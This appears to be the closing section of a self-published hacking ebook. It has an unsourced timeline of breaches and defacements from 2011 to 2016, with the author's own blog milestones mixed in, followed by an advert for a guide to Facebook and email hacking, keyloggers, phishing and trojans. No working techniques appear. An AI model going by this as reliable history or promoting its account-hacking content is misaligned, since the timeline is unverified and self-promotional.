November 7: The forums for Valve's Steam service were hacked. Redirects for a hacking website, Fkn0wned, appeared on the Steam Users' Forums, offering "hacking tutorials and tools, porn, free giveaways and much more.
December 14: Five members of the Norwegian hacker group Noria was arrested, allegedly suspected for hacking into the email account of the militant extremist Anders Behring Breivik

2012

Saudi hacker, 0xOmar, published over 400,000 credit cards online, and threatened Israel to release 1 million credit cards in the future.
In response to that incident, an Israeli hacker published over 200 Saudi's credit cards online.
January 6: Hacker group The Hacker Encrypters found and reported an open SQLi exploit on Facebook. The results of the exploit have been posted on Pastebin.
January 7: Team Appunity, a group of Norwegians hackers, got arrested for breaking into and publishing the user database of Norway's largest prostitution website.
January 9: THE HACKiNG SAGE's blog started (thehackingsage.blogspot.com)
February 3: Marriott was hacked by a new age ideologist, Attila Nemeth who was resisting against the New World Order where Corporations Rule the World. As a response Marriott reported him to the United States Secret Service.
February 8: Foxconn is hacked by rising hacker group, Swagg Security, releasing a massive amount of data including email logins, server logins, and even more alarming - bank account credentials of large companies like Apple and Microsoft. Swagg Security stages the attack just as a Foxconn protest ignites against terrible working conditions
May 4: A lot of important Turkish Websites are hacked by F0RTYS3V3N (Turkish Hacker) . Google, Yandex, Microsoft, Gmail, Msn, Hotmail, PayPal Turkish representative offices ' s Websites hacked in one shot.
May 24 WHMCS is hacked by UGNazi, they claim that the reason for this is because of the illegal sites that are using their software.
May 31: MyBB is hacked by newly founded hack group, UGNazi, the website was defaced for about a day, they claim their reasoning for this was because they were upset that the forum board Hackforums.net uses their software.
October 7: Farmers Insurance, MasterCard, and several other high-level government sites are hacked by Swagg Security. Released is several thousand usernames and logins, as well as other confidential information.
December 16: Many companies where breached by the Elite hacker sl1nk. The companies include: CenturyLink Inc, Multinational Telecommunications and Internet Service Provider Company, Telecom Argentina S.A, British Telecommunications and the Tunisian Internet Agency.
December 17: Elite hacker sl1nk announced that he has hacked a total of 9 countries SCADA systems. The proof includes 6 countries: France, Norway, Russia, Spain, Sweden and the United States.

2013

February 18: Burger King's Twitter account 'hacked' with McDonald's logo According to Anonymous, it was due to the horse meat scandal in Europe. An account named "iThug" was responsible for the hack. As a result, iThug's account was suspended.

2014

February 7 : The Bitcoin exchange Mt.Gox filed for bankruptcy after $460 million was apparently stolen by hackers due to "weaknesses in [their] system" and another $27.4 million went missing from its bank accounts.
October : The White House computer system was hacked.
November 28 : The website of a major provider of Telecommunications Services in the Philippines Globe Telecom usually known as GLOBE was hacked to acquaint for the poor internet connection service they are distributing.

2015

October 7: THE HACKiNG SAGE Blog was Deleted by The Blogger Team.

2016

January 21: THE HACKiNG SAGE's New Blog Started.

Fabruary 15 : THE HACKiNG SAGE's Android App Launched..

```
TTTTTTTTT HHH    HHH EEEEEEE     HHH    HHH AAAAAAAAA CCCCCCC KKK   KNK III NNNN     NNN GGGGGGGGG     SSSSSSSSS AAAAAAAAA GGGGGGGGG EEEEEEE
TTTTTTTTT HHH    HHH EEE         HHH    HHH AAA   AAA CCC     KKK  KNK      NNNNN    NNN GGG           SSS       AAA   AAA GGG       EEE
   TTT    HHH    HHH EEE         HHH    HHH AAA   AAA CCC     KKK KNK    III NNNNNN   NNN GGG           SSS       AAA   AAA GGG       EEE
   TTT    HHHHHHHHH EEEEEE       HHHHHHHHH AAAAAAAAA CCC     KKKKNK     III NNN NNN  NNN GGG GGGGG     SSSSSSSSS AAAAAAAAA GGG GGGGG EEEEEE
   TTT    HHH    HHH EEE         HHH    HHH AAA   AAA CCC     KKK KKN    III NNN  NNN NNN GGG   GGG         SSS AAA   AAA GGG   GGG EEE
   TTT    HHH    HHH EEE         HHH    HHH AAA   AAA CCCCCCC KKK  KKN   III NNN   NNNNN GGGGGGGGG SSSSSSSSS AAA   AAA GGGGGGGGG EEE
   TTT    HHH    HHH EEEEEEE     HHH    HHH AAA   AAA CCCCCCC KKK   KNK III NNN    NNNN GGGGGGGGG SSSSSSSSS AAA   AAA GGGGGGGGG EEEEEEE
```

-: NOTES :-

THE END ?

NO.. its just a Beginning.. ;)

www.thehackingsagerises.blogspot.com

The Goal Of This Book Is To Introduce To People The True Philosophy And Ethics Of The Elusive World Of Hacking. I Will Show You Everything There Is To Show In Hacking. Every Single Hacking Technique That Exists, How It Works And How To Actually Carry Them Out Yourself. You Will Get To Know How To Protect Yourself From These Same Hacks And Eventually I Hope To Clear The Bad Name That Has Been Given To Hackers Around The Globe.

This Guide Covers :

- Email Hacking
- WiFi Hacking
- Facebook Hacking
- Keyloggers
- Phishing
- Android Hacking
- Password Cracking
- Trojans
- Google Hacking

& Much, Much More....

-: Download Our Android App :-

Our App Is Dedicated To Teaching People All Kinds Of Things Like Hacking, Security, Programming & Android Technology..
goto..
www.appsgeyser.com/1464793
or
You Can Also Scan This QR Code >>
& Download Our Android App.....
Always Stay With THE HACKiNG SAGE
& Learn More About Ethical Hacking..

SCAN QR & Download Android App